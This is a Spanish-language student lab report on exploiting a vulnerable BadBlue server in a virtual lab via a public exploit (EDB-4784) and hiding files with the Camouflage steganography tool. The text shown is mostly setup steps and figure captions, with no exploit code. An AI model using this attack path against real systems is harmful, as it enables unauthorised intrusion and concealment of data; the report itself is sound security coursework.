



INFORME SOBRE LA EXPLOTACIÓN DE BADBLUE Y EL CAMUFLAJE DE ARCHIVOS

JOHAN CAMILO GARCIA CARO

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

PROGRAMA

INGENIERÍA TELECOMUNICACIONES E INFORMÁTICA

IX-NIVEL

SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025



TABLA DE CONTENIDO

TABLA DE IMÁGENES	3
INTRODUCCIÓN	5
RESUMEN.....	6
PALABRAS CLAVE	6
OBJETIVO GENERAL	7
OBJETIVOS ESPECÍFICOS	7
1. DESARROLLO.....	8
2. CREACION DE LA CARPETA COMPARTIDA	10
3. INSTALACION DE LAS APLICACIONES	11
INSTALACION DE ADOBE.....	11
INSTALACION DE BADBLUE	12
INSTALACION DE CAMOUFLAJE	14
INSTALACION DE INTERNET EXPLORE.....	14
4. CAPITULO #1.....	19
5. CAMUFLAJE DE LOS ARCHIVOS .JPG	19
6. CAMUFLAJE DE LOS ARCHIVOS .DOC	23
7. CAMUFLAJE DE LOS ARCHIVOS PDF	26
8. CAMUFLAJE DE LOS ARCHIVOS XLSX	29
9. CAPITULO #2 INGRESANDO A EL SISTEMA DE BADBLUE	31
CONCLUSIÓN.....	38

TABLA DE IMÁGENES

imagenes 1 asistente de instalacion.....	8
imagenes 2 compilador	9
imagenes 3 compilación completada	9
imagenes 4 paso 1 para la creacion de la carpeta compartida	10
imagenes 5 ruta y nombre de la carpeta.....	10
imagenes 6 seleccion de la carpeta	11
imagenes 7 información de la carpeta compartida.....	11
imagenes 8 proceso de instalacion	12
imagenes 9 instalacion terminada de adobe	12
imagenes 10 instalacion de badblue	13
imagenes 11 instalacion completada de badblue	13
imagenes 12 instalacion de camouflaje	14
imagenes 13 instalacion de internet explore.....	15
imagenes 14 instalacion de vlc media player.....	16
imagenes 15 propiedades de un archivo jpg antes de camuflar.....	17
imagenes 16 dirección del archivo donde se va a camuflar	17
imagenes 17 contraseña.....	18
imagenes 18 propiedades del archivo camuflado	18
imagenes 19 archivos camuflados	19
imagenes 20 archivos jpg.....	20
imagenes 21 archivos jpg para su post camuflaje.....	20
imagenes 22 seleccion del archivo donde se va a camuflar.....	21
imagenes 23 configuracion de contraseña	21
imagenes 24 propiedades de vlc media player antes del camuflaje	21
imagenes 25 propiedades de vlc media después del camuflaje	23
imagenes 26 archivos doc.....	24
imagenes 27 dirección donde quedara el camuflaje de los archivos.....	24
imagenes 28 archivo donde se camuflara los documentos	24
imagenes 29 contraseña del camuflaje.....	25



imagenes 30 propiedades del archivo.....	25
imagenes 31 propiedades post camuflaje	26
imagenes 32 archivos pdf.....	27
imagenes 33 dirección donde se ubicara los archivos	27
imagenes 34 contraseña de los archivos camuflados	27
imagenes 35 propiedades de internet antes del camuflaje	28
imagenes 36 propiedades de internet post camuflaje	28
imagenes 37 archivos xlsx.....	29
imagenes 38 dirección del camuflaje	29
imagenes 39 contraseña de los archivos camuflados	30
imagenes 40 propiedades del archivo antes del camuflaje.....	30
imagenes 41 propiedades del archivo post camuflaje.....	31
imagenes 42 aplicación badblue.....	31
imagenes 43 interfaz de la aplicación badblue desde Linux.....	32
imagenes 44 identificación de exploit.....	32
imagenes 45 búsqueda del exploit	33
imagenes 46 exploit correspondiente	33
imagenes 47 inspección del archivo badblue	34
imagenes 48 ejecucion del exploit	35
imagenes 49 comando dir.....	35
imagenes 50 ejecución del comando dir desde el directorio raíz	36
imagenes 51 ejecucion del comando systeminfo	36
imagenes 52 comando systeminfo	36
imagenes 53 comando net users	37

INTRODUCCIÓN

Este informe aborda el análisis de vulnerabilidades en sistemas que ejecutan el servicio BadBlue, así como el uso de técnicas de camuflaje de archivos como mecanismo de ocultamiento digital. En un entorno de laboratorio controlado, se simularon escenarios de explotación y manipulación de archivos para evaluar el impacto potencial sobre la seguridad de la información. Este estudio combina prácticas de auditoría de red, análisis de exploits y esteganografía aplicada, con el fin de identificar riesgos técnicos y operativos que comprometen la integridad de los sistemas.

RESUMEN

Durante la práctica se detectó la presencia activa del servicio BadBlue en un host objetivo, confirmando su versión vulnerable (2.7/2.72). Se localizó un exploit público asociado (EDB-4784) y se ejecutó en condiciones controladas, logrando acceso remoto al sistema. Paralelamente, se identificó el uso de herramientas de camuflaje que permiten incrustar archivos sensibles dentro de formatos comunes como imágenes, documentos y hojas de cálculo. Esta combinación de vulnerabilidades y técnicas de ocultamiento representa un riesgo significativo para la detección forense y la protección de activos digitales.

PALABRAS CLAVE

Badblue, Exploit, Camuflaje, análisis, archivos

OBJETIVO GENERAL

Analizar el comportamiento del servicio BadBlue frente a vulnerabilidades conocidas y evaluar el impacto del camuflaje de archivos como técnica de ocultamiento en sistemas comprometidos.


OBJETIVOS ESPECÍFICOS

- Detectar y validar la versión del servicio BadBlue en el entorno de prueba.
- Identificar y documentar exploits públicos aplicables a dicha versión.
- Ejecutar pruebas controladas de explotación y registrar evidencia técnica.
- Evaluar el uso de herramientas de camuflaje sobre distintos tipos de archivos

1. DESARROLLO

A continuación, se documenta el procedimiento seguido para crear la carpeta compartida e instalar los programas. Y camuflar archivos.


Este paso da la bienvenida al asistente de instalación, indicando que el proceso guiará al usuario para agregar los complementos de VirtualBox Guest Additions. Estos complementos mejoran el rendimiento y la integración entre el sistema anfitrión y la máquina virtual (por ejemplo, mejor resolución de pantalla, carpetas compartidas y sincronización del portapapeles).



imagenes 1 asistente de instalacion


el instalador está **copiando y configurando los archivos necesarios** para integrar los controladores y servicios de VirtualBox Guest Additions. Estos componentes permiten

que la máquina virtual funcione de forma más fluida y sincronizada con el sistema anfitrión.



imagenes 2 compilador

Compilación completada




imagenes 3 compilación completada

2. CREACION DE LA CARPETA COMPARTIDA


Ruta de la carpeta y nombre

En este paso se selecciona la carpeta con el signo más (+) para la creación de la carpeta.




imagenes 4 paso 1 para la creación de la carpeta compartida

Ruta y nombre de la carpeta




imagenes 5 ruta y nombre de la carpeta

Selección de la carpeta compartida



imagenes 6 seleccion de la carpeta




imagenes 7 información de la carpeta compartida


3. INSTALACION DE LAS APLICACIONES

INSTALACION DE ADOBE

Adobe sirve para crear, editar y gestionar contenido digital en diferentes formatos,




imagenes 8 proceso de instalacion




imagenes 9 instalacion terminada de adobe

INSTALACION DE BADBLUE

Badblue sirve para **convertir un computador en un pequeño servidor web o de archivos**, útil para compartir recursos o practicar conceptos de administración web y redes.




imagenes 10 instalacion de badblue



imagenes 11 instalacion completada de badblue

INSTALACION DE CAMOUFLAJE

Camouflaje sirve para **proteger y ocultar archivos sensibles o personales**, utilizando técnicas de **esteganografía** (ocultar información dentro de otro medio). Es útil para seguridad básica o para evitar que otros vean archivos confidenciales.



imagenes 12 instalacion de camouflaje

INSTALACION DE INTERNET EXPLORE


Internet Explorer sirve para conectarse y navegar por Internet, accediendo a información, servicios y aplicaciones en línea.



imagenes 13 instalacion de internet explore


instalacion de vlc media player

VLC Media Player sirve para reproducir, transmitir y convertir archivos **multimedia**, ofreciendo compatibilidad con casi todos los formatos existentes y herramientas avanzadas de control de audio y video.




imagenes 14 instalacion de vlc media player

propiedades de un archivo jpg




imagenes 15 propiedades de un archivo jpg antes de camuflar

Camuflaje de archivos jpg, docx, pdf



imagenes 16 dirección del archivo donde se va a camuflar


Contraseña del camuflaje



